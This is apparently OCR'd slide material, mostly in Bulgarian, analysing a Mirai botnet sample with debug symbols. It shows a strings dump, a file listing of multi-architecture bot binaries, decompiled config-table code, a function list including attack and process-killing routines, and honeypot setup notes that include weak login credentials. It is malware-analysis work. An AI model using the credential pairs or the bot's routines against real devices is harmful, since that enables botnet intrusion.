
```
;\$L
|[^_]
T$(9
H+|$,
keikaku doori!
PROT_EXEC|PROT_WRITE failed.
NxUP Z
<<[
%XgC
 ?T]
```

# Защо да мъчиш UPX като си имаш дебъг символи.



Mirai bot с дебъг символи
(39/60 virustotal)

```
mizakotropista86.1:                                                                ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
mizakotropista8k:                                                                  ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, stripped
mizakotropista8k.1:                                                                ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, stripped
mizakotropistah4:                                                                  ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
mizakotropistah4.1:                                                                ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
mizakotropistam4:                                                                  ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
mizakotropistam4.1:                                                                ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
mizakotropistam5:                                                                  ELF 32-bit LSB executable, ARM, version 1 (ARM), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
mizakotropistam5.1:                                                                ELF 32-bit LSB executable, ARM, version 1 (ARM), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
mizakotropistam6:                                                                  ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
mizakotropistam6.1:                                                                ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
mizakotropistam7:                                                                  ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped
mizakotropistam7.1:                                                                ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped
mizakotropistapc:                                                                  ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
mizakotropistapc.1:                                                                ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
mizakotropistaps:                                                                  ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mizakotropistaps.1:                                                                ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mizakotropistasl:                                                                  ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mizakotropistasl.1:                                                                ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mizakotropistax64:                                                                 ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
mizakotropistax64.1:                                                               ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
sshd:                                                                              Bourne-Again shell script, ASCII text executable
sshd.1:                                                                            Bourne-Again shell script, ASCII text executable
systemd-private-dc930d62432c4b4699b9d6fd81d3833c-e2scrub_reap.service-PZ96Yi:      directory
systemd-private-dc930d62432c4b4699b9d6fd81d3833c-logrotate.service-u42XSg:         directory
systemd-private-dc930d62432c4b4699b9d6fd81d3833c-systemd-logind.service-9do0zf:    directory
systemd-private-dc930d62432c4b4699b9d6fd81d3833c-systemd-timesyncd.service-2ntANf: directory
zekinha:                                                                           ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```



```

/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

void fill_table(void)

{
  void *uVar1;
  undefined4 uVar2;

  uVar1 = (void *)malloc(2);
  memcpy(uVar1,&DAT_08056efc,2);
  _DAT_080582ec = 2;
  _DAT_080582e8 = uVar1;
  uVar2 = malloc(2);
  memcpy(uVar2,&DAT_08056eff,2);
  _DAT_080582f4 = 2;
  _DAT_080582f0 = uVar2;
  uVar2 = malloc(0x11);
  memcpy(uVar2,&DAT_08056f02,0x11);
  _DAT_080582fc = 0x11;
  _DAT_080582f8 = uVar2;
  uVar2 = malloc(6);
  memcpy(uVar2,"\ <188T",6);
  _DAT_08058304 = 6;
  _DAT_08058300 = uVar2;
  uVar2 = malloc(7);
  memcpy(uVar2,"1 5681T",7);
  _DAT_0805830c = 7;
  _DAT_08058308 = uVar2;
  uVar2 = malloc(7);
  memcpy(uVar2,"\'-\' 19T",7);
  _DAT_08058314 = 7;
  _DAT_08058310 = uVar2;
  uVar2 = malloc(3);
  memcpy(uVar2,&DAT_08056f2b,3);
  _DAT_0805831c = 3;
  _DAT_08058318 = uVar2;
  uVar2 = malloc(0x12);
  memcpy(uVar2,&DAT_08056f2f,0x12);
  _DAT_08058324 = 0x12;
  _DAT_08058320 = uVar2;
  uVar2 = malloc(0x18);
  memcpy(uVar2,&DAT_08056f42,0x18);
  _DAT_0805832c = 0x18;
  _DAT_08058328 = uVar2;
  uVar2 = malloc(9);
  memcpy(uVar2,":7,&&17 T",9);
  _DAT_08058334 = 9;
  _DAT_08058330 = uVar2;
  uVar2 = malloc(0x10);
  memcpy(uVar2,"{6=;{6!\`-6,;t$\`T",0x10);
  _DAT_0805833c = 0x10;
  _DAT_08058338 = uVar2;
  uVar2 = malloc(0x16);
  memcpy(uVar2,"{6=;{6!\`-6,;t?=88tymtT",0x16);
  _DAT_08058344 = 0x16;
  _DAT_08058340 = uVar2;
  uVar2 = malloc(7);
  memcpy(uVar2,"{$&,?(T",7);
  _DAT_0805834c = 7;
  _DAT_08058348 = uVar2;
```

| Name | Location | Function Signature | Function Size |
|---|---|---|---|
| FUN_080482b0 | 080482b0 | undefined FUN_080482b0(undefined4 param_1, undefined4 para... | 642 |
| FUN_08048540 | 08048540 | undefined FUN_08048540(undefined4 param_1, undefined4 para... | 95 |
| FUN_080485a0 | 080485a0 | undefined FUN_080485a0(undefined4 param_1, undefined4 para... | 103 |
| init_many_func_ptrs | 08048610 | int init_many_func_ptrs(void) | 1304 |
| FUN_0804dbf0 | 0804dbf0 | undefined FUN_0804dbf0(undefined4 param_1, undefined4 para... | 72 |
| FUN_0804dc40 | 0804dc40 | undefined FUN_0804dc40(undefined4 param_1, undefined4 para... | 180 |
| FUN_0804dd00 | 0804dd00 | undefined FUN_0804dd00() | 20 |
| open_connection | 0804dd20 | void open_connection(int * sock_ptr) | 207 |
| fat_attack_or_smth | 0804ddf0 | undefined fat_attack_or_smth() | 2646 |
| FUN_0804e850 | 0804e850 | undefined FUN_0804e850() | 20 |
| walk_some_folders | 0804e870 | bool walk_some_folders(ushort param_1) | 1596 |
| kill_some_procs | 0804eec0 | void kill_some_procs(void) | 1504 |
| FUN_0804f4c0 | 0804f4c0 | undefined FUN_0804f4c0() | 63 |
| FUN_0804f500 | 0804f500 | undefined FUN_0804f500() | 208 |
| main | 0804f5d0 | int main(int argc, char * * argv) | 2043 |
| FUN_0804fdd0 | 0804fdd0 | undefined FUN_0804fdd0() | 68 |
| radomize_something | 0804fe20 | undefined radomize_something() | 64 |
| mangle | 0804fe60 | void mangle(char * s, int len) | 171 |
| FUN_0804ff10 | 0804ff10 | undefined FUN_0804ff10(undefined4 param_1, undefined4 para... | 228 |
| FUN_08050000 | 08050000 | undefined FUN_08050000() | 20 |
| FUN_08050020 | 08050020 | void FUN_08050020(void * param_1) | 200 |
| table_decrypt_somethi... | 080500f0 | undefined table_decrypt_something() | 330 |
| FUN_08050240 | 08050240 | undefined FUN_08050240() | 5513 |
| get_dec_value | 080517e0 | void * get_dec_value(int param_1, void * param_2) | 42 |
| encrypt | 08051810 | undefined encrypt(undefined1 param_1) | 114 |
| decrypt | 08051890 | undefined decrypt(undefined1 param_1) | 114 |
| fill_table | 08051910 | undefined fill_table() | 1354 |
| FUN_08051e60 | 08051e60 | undefined FUN_08051e60() | 20 |
| FUN_08051e80 | 08051e80 | undefined FUN_08051e80() | 207 |
| FUN_08051f50 | 08051f50 | undefined FUN_08051f50() | 2658 |
| strlen | 080529c0 | size_t strlen(char * p) | 24 |
| lame_strcpy | 080529e0 | int lame_strcpy(char * dst, char * src) | 62 |
| memcpy | 08052a20 | undefined memcpy(undefined4 dst, undefined4 src, undefined... | 34 |
| bzero | 08052a50 | void bzero(char * p, int len) | 26 |
| FUN_08052a70 | 08052a70 | undefined FUN_08052a70(undefined4 param_1, undefined4 para... | 77 |
| FUN_08052ac0 | 08052ac0 | undefined FUN_08052ac0(undefined4 param_1, undefined4 para... | 281 |
| read_line | 08052be0 | uint read_line(char * buf, int max_len, int fd) | 76 |
| get_local_sockname | 08052c30 | uint32_t get_local_sockname(void) | 120 |
| str_search | 08052cb0 | int str_search(byte * where, int max_len, char * what) | 121 |
| FUN_08052d30 | 08052d30 | undefined FUN_08052d30(undefined4 param_1, undefined4 para... | 74 |
| FUN_08052d80 | 08052d80 | undefined FUN_08052d80(undefined4 param_1, undefined4 para... | 199 |
| FUN_08052e50 | 08052e50 | undefined FUN_08052e50() | 20 |
| FUN_08052e70 | 08052e70 | undefined FUN_08052e70() | 207 |
| FUN_08052f40 | 08052f40 | undefined FUN_08052f40() | 2792 |
| sys_fcntl | 08053a2b | uint sys_fcntl(uint fd, int cmd, ulong arg) | 87 |
| fcntl64 | 08053a82 | int fcntl64(int fd, int cmd, ...) | 63 |
| sys_close | 08053ac1 | int sys_close(int fd) | 46 |
| sys_fork | 08053aef | pid_t sys_fork(void) | 38 |
| getpid | 08053b15 | pid_t getpid(void) | 38 |
| getppid | 08053b3b | pid_t getppid(void) | 38 |
| sys_ioctl | 08053b61 | uint sys_ioctl(uint fd, uint req, ulong param_3) | 63 |
| sys_kill | 08053ba0 | int sys_kill(pid_t pid, int sig) | 50 |
| sys_open | 08053bd2 | int sys_open(char * name, int flags, umode_t mode) | 75 |
| prctl | 08053c1d | int prctl(int option, ulong arg2, ulong arg3, ulong arg4, ... | 63 |
| read | 08053c5c | ssize_t read(int fd, void * buf, size_t count) | 54 |
| readlink | 08053c92 | ssize_t readlink(char * pathname, char * buf, size_t bufsiz) | 54 |
| sys_select | 08053cc8 | int sys_select(int nfds, fd_set * r, fd_set * w, fd_set * ... | 63 |
| setsid | 08053d07 | pid_t setsid(void) | 38 |
| sys_rt_sigprocmask | 08053d2d | int sys_rt_sigprocmask(int how, sigset_t * set, sigset_t *... | 85 |
| sys_time | 08053d82 | time_t sys_time(time_t * t) | 46 |
| FUN_08053db0 | 08053db0 | undefined FUN_08053db0(undefined4 param_1) | 46 |

08051a1b fill_table MOV word ptr [0x08058314],0x7

# Ресурси

- docker pull sergeykostov/honey:small
- root - 123456
- admin – administrator
- mike – mikeisbackdoor
- Ssh, telnet, httpd
- qemu-system-x86_64 -m 2G deb_small_x86_64.qcow2  -device e1000,netdev=net0 -netdev user,id=net0,hostfwd=tcp::5555-:22 -vnc 127.0.0.1:0